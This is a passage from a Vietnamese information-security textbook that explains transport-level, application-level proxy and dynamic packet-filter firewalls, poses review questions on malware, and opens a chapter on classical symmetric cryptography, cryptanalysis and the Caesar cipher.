- Nhanh hơn so với tường lửa mức ứng dụng do thực hiện ít thao tác kiểm tra hơn.
- Một tường lửa mức giao vận có thể bảo vệ cho toàn bộ mạng bằng cách cấm các kết nối giữa một địa chỉ Internet bên ngoài với các máy tính bên trong.
- Bằng cách kết hợp với việc biên dịch địa chỉ mạng, bạn có thể sử dụng các tường lửa mức giao vận để che không cho người sử dụng bên ngoài biết các địa chỉ IP thực bên trong mạng.

Ngoài ra còn một số nhược điểm sau:

- Không thể kiểm soát được các kết nối dựa trên các giao thức khác ngoài TCP.
- Khi có nhu cầu thì không thể tiến hành việc kiểm tra chặt chẽ ở một giao thức tầng cao hơn.
- Khả năng sinh ra các sự kiện kiểm tra còn bị hạn chế, nhưng lại gắn chặt gói dữ liệu với một giao thức tầng ứng dụng bằng việc đưa ra các dạng thức trạng thái phiên làm việc hạn chế.
- Không đưa ra các chức năng bổ sung như lưu trữ các đối tượng HTTP, lọc URL và chứng thực
- Khó có thể kiểm tra các quy tắc "chấp nhận" và "từ chối"

- Tường lửa mức ứng dụng

Tường lửa mức ứng dụng là công nghệ tường lửa thế hệ thứ 3, nó kiểm tra tính đúng đắn dữ liệu thuộc tầng ứng dụng trong các gói tin trước khi cho phép kết nối. Tường lửa này xem xét dữ liệu trong tất cả các gói tin thuộc tầng ứng dụng và lưu trữ toàn bộ trạng thái và các thông tin về thứ tự. Ngoài ra, nó còn kiểm tra tính hợp lệ của các thông số bảo mật khác chỉ có ở tầng ứng dụng như là mật khẩu người dùng và các yêu cầu dịch vụ.

Hầu hết các tường lửa ở mức ứng dụng bao gồm cả phần mềm ứng dụng được chuyên biệt hoá (specialized application software) và các dịch vụ uỷ nhiệm (proxy services). Dịch vụ uỷ nhiệm là các chương trình

chuyên dụng (special-purpose program) dùng để quản lý lưu lượng thông tin đi qua tường lửa đối với từng dịch vụ cụ thể như HTTP hay FTP. Các dịch vụ uỷ nhiệm cần phải được xác định cụ thể đối với mỗi loại giao thức, đồng thời chúng hỗ trợ cho việc kiểm soát truy cập tăng cường, kiểm tra kỹ lưỡng, chi tiết tính hợp lệ của dữ liệu và lưu trữ thông tin kiểm tra luồng dữ liệu mà chúng truyền đi.

Mỗi uỷ nhiệm ứng dụng yêu cầu phải có 2 thành phần hoạt động trong một thể thống nhất: một server uỷ nhiệm (proxy server) và một client uỷ nhiệm (proxy client). Server uỷ nhiệm hoạt động giống như một server đầu cuối đối với tất cả các yêu cầu kết nối đến từ một máy client thực (real client) trong một mạng tin cậy. Điều này có nghĩa là tất cả các kết nối giữa người dùng bên trong với Internet đều thông qua server uỷ nhiệm chứ người dùng không được phép kết nối trực tiếp với các server trên Internet. Một người dùng bên trong (client) gửi một yêu cầu kết nối với một dịch vụ bên ngoài (FTP, HTTP, Telnet…) tới server uỷ nhiệm, server uỷ nhiệm sẽ đánh giá yêu cầu này và quyết định cho phép hay không dựa vào một tập các quy tắc. Do server uỷ nhiệm có thể hiểu được giao thức gắn với dịch vụ mà nó đang xem xét, nên nó sẽ chỉ cho phép các gói tin tuân theo chuẩn giao thức đó đi qua. Ngoài ra, server uỷ nhiệm còn có các khả năng mở rộng như lưu lại chi tiết thông tin kiểm tra phiên làm việc, chứng thực người dùng…

Client uỷ nhiệm là một phần trong một ứng dụng người dùng, nó thay mặt client thực giao tiếp với server thực trong mạng bên ngoài. Khi client thực yêu cầu một dịch vụ, server uỷ nhiệm kiểm tra yêu cầu này dựa trên các quy tắc được xác định trước, và nó sẽ quyết định có cho phép hay không. Nếu chấp thuận yêu cầu, server uỷ nhiệm sẽ gửi yêu cầu đó đến client uỷ nhiệm. Sau đó, client uỷ nhiệm sẽ thay mặt client thực liên lạc với server thực (do đó mới có cụm từ "uỷ nhiệm") và tiến hành chuyển các yêu cầu từ server uỷ nhiệm đến server thực và chuyển các phản hồi theo

chiều ngược lại. Tương tự như vậy, server uỷ nhiệm chuyển tiếp các yêu cầu và các phản hồi giữa client uỷ nhiệm và client thực.

Các dịch vụ uỷ nhiệm không bao giờ cho phép các kết nối trực tiếp và chúng bắt buộc tất cả các gói tin phải được kiểm tra và lọc để tránh các gói tin không thích hợp. Thay cho việc kết nối trực tiếp với dịch vụ thực, người dùng kết nối tới server uỷ nhiệm (bởi vì gateway ngầm định của người dùng là server uỷ nhiệm trên tường lửa). Đối với giao tiếp theo chiều ngược lại giữa dịch vụ thực và người dùng cũng tương tự như vậy. Các proxy kiểm soát tất cả các kết nối giữa người dùng và dịch vụ thật.

Một dịch vụ uỷ nhiệm nằm ở giữa người dùng bên trong và dịch vụ thực trên mạng bên ngoài và trong suốt. Có nghĩa là người dùng nghĩ rằng họ đang liên lạc trực tiếp với dịch vụ thực. Còn dịch vụ thực cũng nghĩ rằng nó liên lạc trực tiếp với người dùng trên server uỷ nhiệm (chứ không phải là liên lạc trực tiếp với máy tính thực sự của người dùng).

Các dịch vụ uỷ nhiệm được đặt ở phần đầu ngăn xếp mạng (network stack) của host tường lửa và chỉ hoạt động trong không gian ứng dụng (application space) của hệ điều hành. Do đó, mỗi gói tin cần phải được thông qua các giao thức ở mức nhân trước khi đến phần stack trên không gian ứng dụng để các proxy kiểm tra kỹ lưỡng các header và dữ liệu trong nó. Sau đó, gói tin phải quay trở lại vùng không gian nhân rồi lại trở về ngăn xếp để được truyền đi. Bởi vì mỗi gói tin trong một phiên làm việc đều là đối tượng xử lý trong quá trình này nên các dịch vụ uỷ nhiệm hoạt động khá chậm.

Giống như tường lửa mức giao vận, tường lửa mức ứng dụng có thể tiến hành kiểm tra thêm để đảm bảo một gói tin không phải là giả mạo và tường lửa này cũng thường xuyên thực hiện việc biên dịch địa chỉ mạng.

Các dịch vụ uỷ nhiệm có một vài ưu điểm chính sau:

- Các dịch vụ uỷ nhiệm hiểu và làm cho các giao thức mức cao (như HTTP và FTP) trở nên có hiệu lực.

- Các dịch vụ uỷ nhiệm lưu giữ thông tin về các kết nối đi qua server tường lửa. Chúng có thể lưu lại từng phần thông tin trạng thái kết nối, toàn bộ thông tin trạng thái ứng dụng và thông tin từng phần về phiên làm việc.
- Các dịch vụ uỷ nhiệm có thể được dùng để từ chối truy cập đến các dịch vụ mạng nào đó, trong khi vẫn cho phép truy cập đến các dịch vụ mạng khác
- Các dịch vụ uỷ nhiệm cũng có khả năng kiểm soát tốt dữ liệu trong các gói tin.
- Các dịch vụ uỷ nhiệm không cho phép kết nối trực tiếp giữa server bên ngoài với các máy tính bên trong, do đó tên các máy tính này không bị lộ ra ngoài. Nói cách khác các dịch vụ uỷ nhiệm che giấu địa chỉ IP bên trong không để lộ ra ngoài.
- Bởi vì các hoạt động là trong suốt nên các proxy khiến cho người dùng nghĩ rằng họ vẫn đang giao tiếp trực tiếp với các server bên ngoài chứ không phải là qua proxy.
- Các dịch vụ uỷ nhiệm có thể định tuyến các dịch vụ bên trong cũng như là các yêu cầu từ ngoài vào trong (ví dụ, chúng có thể định tuyến các dịch vụ đến một server HTTP trên một máy tính khác).
- Các dịch vụ uỷ nhiệm có thể hỗ trợ các chức năng bổ sung như lưu trữ các đối tượng HTTP, lọc URL, và chứng thực người dùng.
- Các dịch vụ uỷ nhiệm có khả năng sinh các thông tin kiểm tra, cho phép người quản trị nhận ra những hành động xâm hại đến các chính sách bảo mật của tường lửa.

Các dịch vụ uỷ nhiệm cũng có một số nhược điểm sau:

- Các dịch vụ uỷ nhiệm đòi hỏi phải thay thế ngăn xếp mạng sẵn có trên server tường lửa.
- Bởi vì các server uỷ nhiệm nghe trên cùng một cổng với các server mạng nên không thể sáp nhập server mạng với server tường lửa.
- Các dịch vụ uỷ nhiệm gây ra những khoảng trễ (performance delays). Các dữ liệu đi vào phải được xử lý 2 lần, bởi ứng dụng và bởi proxy của ứng dụng đó (ví dụ, ứng dụng e-mail Internet giao tiếp với tác nhân e-mail uỷ nhiệm (proxy e-mail agent), sau đó đến lượt mình, tác nhân e-mail uỷ nhiệm này lại giao tiếp với ứng dụng e-mail trong mạng LAN).
- Nói chung, phải có proxy cho từng giao thức mà bạn muốn ghép vào tường lửa và do đó số lượng các dịch vụ mạng sãn có và tính khả chuyển của chúng sẽ bị giới hạn.
- Tường lửa mức ứng dụng không thể hỗ trợ các proxy UDP, RPC và các dịch vụ khác dựa trên các họ giao thức phổ biến.

- Các dịch vụ uỷ nhiệm thường đòi hỏi việc lập cấu hình áp dụng cho các client.
- Các dịch vụ uỷ nhiệm rất dễ bị tổn thương do các lỗi hệ điều hành và các lỗi mức ứng dụng. Hầu hết các tường lửa lọc gói tin không hoàn toàn tin tưởng vào các cơ chế mà hệ điều hành hỗ trợ, tuy nhiên chúng lại rất tin tưởng vào các driver thiết bị… Còn các tường lửa mức ứng dụng lại đòi hỏi hệ điều hành phải hỗ trợ để có thể hoạt động chính xác, có thể kể ra đây các hỗ trợ về NDIS, TCP/IP, WinSock, Win32 và thư viện C chuẩn. Nếu như một lỗi nào đó xuất hiện trong bất kỳ một thư viện nào nó cũng có thể có những ảnh hưởng tiêu cực đến cơ chế bảo mật của tường lửa
- Tường lửa mức ứng dụng giám sát các thông tin về gói tin mạng có trong các tầng thấp. Nếu như ngăn xếp mạng hoạt động thiếu chính xác thì một số thông tin có được nhờ các lời gọi đến các hàm chuẩn được tường lửa sử dụng để tiến hành kiểm tra sẽ bị sai lạc, lấy ví dụ như lời gọi đến hàm getpeeraddress() call.
- Các proxy có thể có những yêu cầu thêm về password hoặc là các thủ tục xác nhận khác. Điều này làm tăng độ trễ và khiến người dùng cảm thấy bất tiện.

- Tường lửa lọc gói tin động

Tường lửa lọc gói tin động là công nghệ tường lửa thế hệ thứ tư. Nó rất hữu ích đối với giao thức UDP. Giao thức này thường được sử dụng đối với các yêu cầu thông tin có giới hạn và các truy vấn trên tầng ứng dụng.

Tường lửa này hoạt động bằng cách gắn tất cả các gói tin UDP đi qua vành đai bảo mật (security perimeter) với một kết nối ảo. Nếu một gói tin phản hồi được gửi trở lại nơi yêu cầu, thì một kết nối ảo sẽ được thiết lập và gói tin được server tường lửa chấp nhận. Thông tin gắn với kết nối ảo sẽ được ghi nhớ trong một khoảng thời gian ngắn, và nếu như không nhận được gói tin phản hồi nào trong khoảng thời gian này thì kết nối ảo sẽ trở nên không hợp lệ.


Tường lửa lọc gói tin động cũng có những ưu và nhược điểm giống với tường lửa thế hệ thứ nhất, ngoại trừ việc nó không cho phép các gói tin UDP ngoài ý muốn (unsolicited UDP packets) đi vào mạng. Chỉ cần có một gói tin yêu cầu UDP được sinh ra bên trong mạng và được gửi đến

một host không tin cậy nào đó bên ngoài server tường lửa sẽ cho phép tất cả các gói tin có vẻ như là các gói tin phản hồi được truyền đến nơi gửi yêu cầu. Gói tin phản hồi được phép đi qua phải chứa một địa chỉ đích phù hợp với địa chỉ nguồn yêu cầu, một cổng đích trên tầng giao vận phù hợp với cổng nguồ yêu cầu và phải cùng một loại giao thức tầng giao vận


Chức năng này rất hữu ích đối với những giao thức trên tầng ứng dụng chẳng hạn như Domain Name System (DNS) để chúng có thể hoạt động mà không bị vành đai an toàn của bạn cản trở. Một server DNS phải đưa ra các yêu cầu đến các server DNS khác trên Internet để nhận được thông tin về địa chỉ của các host mà nó không biết. Những server DNS này có thể đưa ra các yêu cầu sử dụng kết nối TCP hay kết nối UDP ảo.

Một tường lửa lọc gói tin động cũng có thể được sử dụng nhằm hỗ trợ cho giao thức ICMP. ICMP được sử dụng để kiểm tra hoạt động kết nối mạng, việc kiểm tra này được tiến hành bằng cách gửi đi 1 cặp gói tin giữa 2 host, một gói tin yêu cầu và một gói tin phản hồi. Do server tường lửa có thể cho phép một phản hồi đi qua để đến một host bên trong, nên host bên trong này có thể dựa vào đó để biết được liệu có tồn tại một host bên ngoài nào đó mà nó cần tìm không.


Cấu hình tường lửa



(a) Screened host firewall system (single-homed bastion host)



(b) Screened host firewall system (dual-homed bastion host)



(c) Screened-subnet firewall system

Figure 20.2 Firewall Configurations

CÂU HỎI VÀ BÀI TẬP THỰC HÀNH

Câu 1: Hãy trình bày định nghĩa và phân loại các phần mềm phá hoại?

Câu 2: Hãy trình bày các phương pháp tấn công thường được sử dụng bởi các phần mềm phá hoại?

Câu 3: Hãy nêu các giải pháp phòng chống các phần mềm phá hoại?

Câu 4: Thực hành quét và diệt các phần mềm phá hoại sử dụng bộ phần mềm Synmantec Antivirus.

Câu 5: Thực hành tạo các đĩa khởi động và đĩa khôi phục khẩn cấp cho các hệ điều hành Windows 2003 server và linux.

CHƯƠNG III: AN TOÀN BẰNG CÁCH DÙNG MẬT MÃ

An toàn hệ điều hành và an toàn mạng giống như trò chơi mèo vờn chuột, với một bên cố giấu đồ đi, còn một bên cố tìm lại nó. Các chuyên gia máy tính đang tiếp tục phát triển các phương pháp mới để che giấu thông tin để giữ nó bí mật trước những kẻ tấn công. Đồng thời, những kẻ tấn công cũng phát triển những phương pháp mới để chống lại các nỗ lực của các chuyên gia máy tính. Ngày nay, các nhà toán học và các chuyên gia máy tính phát minh ra rất nhiều kỹ thuật mã hoá để chống lại việc truy nhập thông tin bất hợp pháp. Ngoài ra, có rât nhiều kỹ thuật xác thực cũng được sử dụng để bảo đảm sự chúng ta đang trao đổi thông tin với người ta mong muốn chứ không phải là một kẻ tấn công.

3.1. Mã cổ điển

Mã hoá cổ điển là phương pháp mã hoá đơn giản nhất xuất hiện đầu tiên trong lịch sử ngành mã hoá. Thuật toán đơn giản và dễ hiểu. Những phương pháp mã hoá này là cở sở cho việc nghiên cứu và phát triển thuật toán mã hoá đối xứng được sử dụng ngày nay. Trong mã hoá cổ điển có hai phương pháp nổi bật đó là:

- Mã hoá thay thế
- Mã hóa hoán vị

Mọi mã cổ điển đều là mã đối xứng mà chúng ta sẽ xét trong phần sau.

3.1.1. Mã đối xứng.

3.1.1.1. Các khái niệm cơ bản

Mật mã đối xứng sử dụng cùng một khóa cho việc mã hóa và giải mã. Có thể nói mã đối xứng là mã một khoá hay mã khóa riêng hay mã khoá thỏa thuận.

Ở đây người gửi và người nhận chia sẻ khoá chung K, mà họ có thể trao đổi bí mật với nhau. Ta xét hai hàm ngược nhau: E là hàm biến đổi bản rõ thành bản mã và D là hàm biến đổi bản mã trở về bản rõ. Giả sử X là văn bản cần mã hóa và Y là dạng văn bản đã được thay đổi qua việc mã hóa. Khi đó ta ký hiệu:

$Y = E_K(X)$

$X = D_K(Y)$

Mọi thuật toán mã cổ điển đều là mã khoá đối xứng, vì ở đó thông tin về khóa được chia sẻ giữa người gửi và người nhận. Mã đối xứng là kiểu duy nhất trước khi phát minh ra khoá mã công khai (còn được gọi là mã không đối xứng) vào những năm 1970. Hiện nay các mã đối xứng và công khai tiếp tục phát triển và hoàn thiện. Mã công khai ra đời hỗ trợ mã đối xứng chứ không thay thế nó, do đó mã đối xứng đến nay vẫn được sử dụng rộng rãi.

Sau đây ta đưa ra định nghĩa một số khái niệm cơ bản về mã hóa.

1. **Bản rõ** X được gọi là là bản tin gốc. Bản rõ có thể được chia nhỏ có kích thước phù hợp.

2. **Bản mã** Y là bản tin gốc đã được mã hoá. Ở đây ta thường xét phương pháp mã hóa mà không làm thay đổi kích thước của bản rõ, tức là chúng có cùng độ dài.

3. **Mã** là thuật toán E chuyển bản rõ thành bản mã. Thông thường chúng ta cần thuật toán mã hóa mạnh, cho dù kẻ thù biết được thuật toán, nhưng không biết thông tin về khóa cũng không tìm được bản rõ.

4. **Khoá K** là thông tin tham số dùng để mã hoá, chỉ có người gửi và người nhận biết. Khóa là độc lập với bản rõ và có độ dài phù hợp với yêu cầu an toàn.


5. **Mã hoá** là quá trình chuyển bản rõ thành bản mã, thông thường bao gồm việc áp dụng thuật toán mã hóa và một số quá trình xử lý thông tin kèm theo.

6. **Giải mã** chuyển bản mã thành bản rõ, đây là quá trình ngược lại của mã hóa.

7. **Mật mã** là chuyên ngành khoa học của Khoa học máy tính nghiên cứu về các nguyên lý và phương pháp mã hoá. Hiện nay người ta đưa ra nhiều chuẩn an toàn cho các lĩnh vực khác nhau của công nghệ thông tin.

8. **Thám mã** nghiên cứu các nguyên lý và phương pháp giải mã mà không biết khoá. Thông thường khi đưa các mã mạnh ra làm chuẩn dùng chung giữa các người sử dụng, các mã đó được các kẻ thám mã cũng như những người phát triển mã tìm hiểu nghiên cứu các phương pháp giải một phần bản mã với các thông tin không đầy đủ.

9. **Lý thuyết** mã bao gồm cả mật mã và thám mã. Nó là một thể thống nhất, để đánh giá một mã mạnh hay không, đều phải xét từ cả hai khía cạnh đó. Các nhà khoa học mong muốn tìm ra các mô hình mã hóa khái quát cao đáp ứng nhiều chính sách an toàn khác nhau.



3.1.1.2. Các yêu cầu.

Một mã đối xứng có các đặc trưng là cách xử lý thông tin của thuật toán mã, giải mã, tác động của khóa vào bản mã, độ dài của khóa. Mối liên hệ giữa bản rõ, khóa và bản mã càng phức tạp càng tốt, nếu tốc độ tính toán là chấp nhận được. Cụ thể hai yêu cầu để sử dụng an toàn mã khoá đối xứng là

1. **Thuật toán mã hoá mạnh**. Có cơ sở toán học vững chắc đảm bảo rằng mặc dù công khai thuật toán, mọi người đều biết, nhưng việc thám mã là rất khó khăn và phức tạp nếu không biết khóa.

2. **Khoá mật** chỉ có người gửi và người nhận biết. Có kênh an toàn để phân phối khoá giữa các người sử dụng chia sẻ khóa. Mối liên hệ giữa khóa và bản mã là không nhận biết được.

3.1.1.3. Mật mã

Hệ mật mã được đặc trưng bởi các yếu tố sau

- Kiểu của thao tác mã hoá được sử dụng trên bản rõ:

1. Phép thế - thay thế các ký tự trên bản rõ bằng các ký tự khác

2. Hoán vị - thay đổi vị trí các ký tự trong bản rõ, tức là thực hiện hoán vị

các ký tự của bản rõ.

3. Tích của chúng, tức là kết hợp cả hai kiểu thay thế và hoán vị các ký tự

của bản rõ.

- Số khoá được sử dụng khi mã hóa: một khoá duy nhất - khoá riêng hoặc hai khoá - khoá công khai. Ngoài ra còn xem xét số khóa được dùng có nhiều không.

- Một đặc trưng của mã nữa là cách mà bản rõ được xử lý, theo:

1. Khối - dữ liệu được chia thành từng khối có kích thước xác định và áp dụng thuật toán mã hóa với tham số khóa cho từng khối.

2. Dòng - từng phần tử đầu vào được xử lý liên tục tạo phần tử đầu ra tương ứng.

3.3.1.4. Thám mã.

Có hai cách tiếp cận tấn công mã đối xứng.

1. Tấn công thám mã dựa trên thuật toán và một số thông tin về các đặc trưng chung về bản rõ hoặc một số mẫu bản rõ/bản mã. Kiểu tấn công này nhằm khai phá các đặc trưng của thuật toán để tìm bản rõ cụ thể hoặc tìm khóa. Nếu tìm được khóa thì là tai họa lớn.

2. Tấn công duyệt toàn bộ: kẻ tấn công tìm cách thử mọi khóa có thể trên bản mã cho đến khi nhận được bản rõ. Trung bình cần phải thử một nửa số khóa mới tìm được.

Các kiểu tấn công thám mã.

- Chỉ dùng bản mã: biết thuật toán và bản mã, dùng phương pháp thống kê, xác định

bản rõ.

- Biết bản rõ: biết thuật toán, biết được bản mã/bản rõ tấn công tìm khóa.

- Chọn bản rõ: chọn bản rõ và nhận được bản mã, biết thuật toán tấn công tìm khóa.

- Chọn bản mã: chọn bản mã và có được bản rõ tương ứng, biết thuật toán tấn công

tìm khóa.

- Chọn bản tin: chọn được bản rõ hoặc mã và mã hoặc giải mã tuơng ứng, tấn công

tìm khóa.

3.1.1.5. Tìm duyệt tổng thể (Brute-Force)

Về mặt lý thuyết phương pháp duyệt tổng thể là luôn thực hiện được, do có thể tiến hành thử từng khoá, mà số khoá là hữu hạn. Phần lớn công sức của các tấn công đều tỷ lệ thuận với kích thước khoá. Khóa càng dài thời gian tìm kiếm càng lâu và thường tăng theo hàm mũ. Ta có thể giả thiết là kẻ thám mã có thể dựa vào bối cảnh để biết hoặc nhận biết được bản rõ.

Sau đây là một số thống kê về mối liên hệ giữa độ dài khóa, kích thước không gian khóa, tốc độ xử lý và thời gian tìm duyệt tổng thể. Chúng ta nhận thấy với độ dài khóa từ 128 bit trở lên, thời gian yêu cầu là rất lớn, lên đến hàng tỷ năm, như vậy có thể coi phương pháp duyệt tổng thể là không hiện thực.

3.1.1.6. Độ an toàn.

Có thể phân loại an toàn thành hai kiểu như sau:

- An toàn không điều kiện: ở đây không quan trọng máy tính mạnh như thế nào, có thể thực hiện được bao nhiêu phép toán trong một giây, mã hoá không thể bị bẻ, vì bản mã không cung cấp đủ thông tin để xác định duy nhất bản rõ. Việc dùng bộ đệm ngẫu nhiên một lần để mã dòng cho dữ liệu mà ta sẽ xét cuối bài này được coi là an toàn không điều kiện. Ngoài ra chưa có thuật toán mã hóa nào được coi là an toàn không điều kiện.

- An toàn tính toán: với nguồn lực máy tính giới hạn và thời gian có hạn (chẳng hạn thời gian tính toán không quá tuổi của vũ trụ) mã hoá coi như không thể bị bẻ. Trong trường hợp này coi như mã hóa an toàn về mặt tính toán. Nói chung từ nay về sau, một thuật toán mã hóa an toàn tính toán được coi là an toàn.

3.2. Các mã thế cổ điển thay thế

Có hai loại mã cổ điển là mã thay thế và mã hoán vị (hay còn gọi là dịch chuyển).

Mã thay thế là phương pháp mà từng kí tự (nhóm kí tự) trong bản rõ được thay thế bằng một kí tự (một nhóm kí tự) khác để tạo ra bản mã. Bên nhận chỉ cần thay thế ngược lại trên bản mã để có được bản rõ ban đầu.

Mã hoán vị, các kí tự trong bản rõ vẫn được giữ nguyên, chúng chỉ được sắp xếp lại vị trí để tạo ra bản mã. Tức là các kí tự trong bản rõ hoàn toàn không bị thay đổi bằng kí tự khác mà chỉ đảo chỗ của chúng để tạo thành bản mã.

Trước hết ta xét các mã cổ điển sử dụng phép thay thế các chữ của bản rõ bằng các chữ khác của bảng chữ để tạo thành bản mã.

- Ở đây các chữ của bản rõ được thay bằng các chữ hoặc các số hoặc các ký tự khác.

- Hoặc nếu xem bản rõ như môt dãy bít, thì phép thế thay các mẫu bít bản rõ bằng các

mẫu bít bản mã.

3.2.1. Mã Ceasar

Đây là mã thế được biết sớm nhất, được sáng tạo bởi Julius Ceasar. Lần đầu tiên được sử dụng trong quân sự. Việc mã hoá được thực hiện đơn giản là thay mỗi chữ trong bản rõ bằng chữ thứ ba tiếp theo trong bảng chữ cái.

[redacted]ụ:

Meet me after the toga party

PHHW PH DIWHU WKH WRJD SDUWB

Ở đây thay chữ m bằng chữ đứng thứ 3 sau m là p (m, n, o, p); thay chữ e bằng chữ đứng thứ 3 sau e là h (e, f, g, h).

- Có thể định nghĩa việc mã hoá trên qua ánh xạ trên bảng chữ cái sau: các chữ ở dòng dưới là mã của các chữ tương ứng ở dòng trên:

a b c d e f g h i j k l m n o p q r s t u v w x y z
D E F G H I J K L M N O P Q R S T U V W X Y Z A B C

Về toán học, nếu ta gán số thứ tự cho mỗi chữ trong bảng chữ cái. Các chữ ở dòng trên có số thứ tự tương ứng là số ở dòng dưới:

a b c d e f g h i j k l m

0 1 2 3 4 5 6 7 8 9 10 11 12

n o p q r s t u v w x y z

13 14 15 16 17 18 19 20 21 22 23 24 25

thì mã Ceasar được định nghĩa qua phép tịnh tiến các chữ như sau:

$$c = E(p) = (p + k) \bmod (26)$$
$$p = D(c) = (c - k) \bmod (26)$$

Ở đây, p là số thứ tự của chữ trong bản rõ và c là số thứ tự của chữ tương ứng của bản mã; k là khoá của mã Ceasar. Có 26 giá trị khác nhau của k, nên có 26 khoá khác nhau. Thực tế độ dài khoá ở đây chỉ là 1, vì mọi chữ đều tịnh tiến đi một khoảng như nhau.

[redacted]m mã Ceasar là việc làm đơn giản, do số khoá có thể có là rất ít. Chỉ có 26 khoá có thể, vì A chỉ có thể ánh xạ vào một trong số 26 chữ cái của bảng chữ cái tiếng Anh: A, B, C, …Các chữ khác sẽ được xác định bằng số bước tịnh tiến tương ứng của A. Kẻ thám mã có thể thử lần lượt từng khoá một, tức là sử dụng phương pháp tìm duyệt tổng thể. Vì số khoá ít nên việc tìm duyệt là khả thi. Cho trước bản mã, thử 26 cách dịch chuyển khác nhau, ta sẽ đoán nhận thông qua nội dung các bản rõ nhận được.

Ví dụ. Bẻ bản mã "GCUA VQ DTGCM" bằng cách thử các phép tịnh tiến khác nhau của bảng chữ, ta chọn được bước tịnh tiến thích hợp là 24 và cho bản rõ là "easy to break".

3.2.2. Các mã bảng chữ đơn

Bây giờ ta khắc phục nhược điểm của mã Ceasar bằng cách mã hoá các chữ không chỉ là dịch chuyển bảng chữ, mà có thể tạo ra các bước

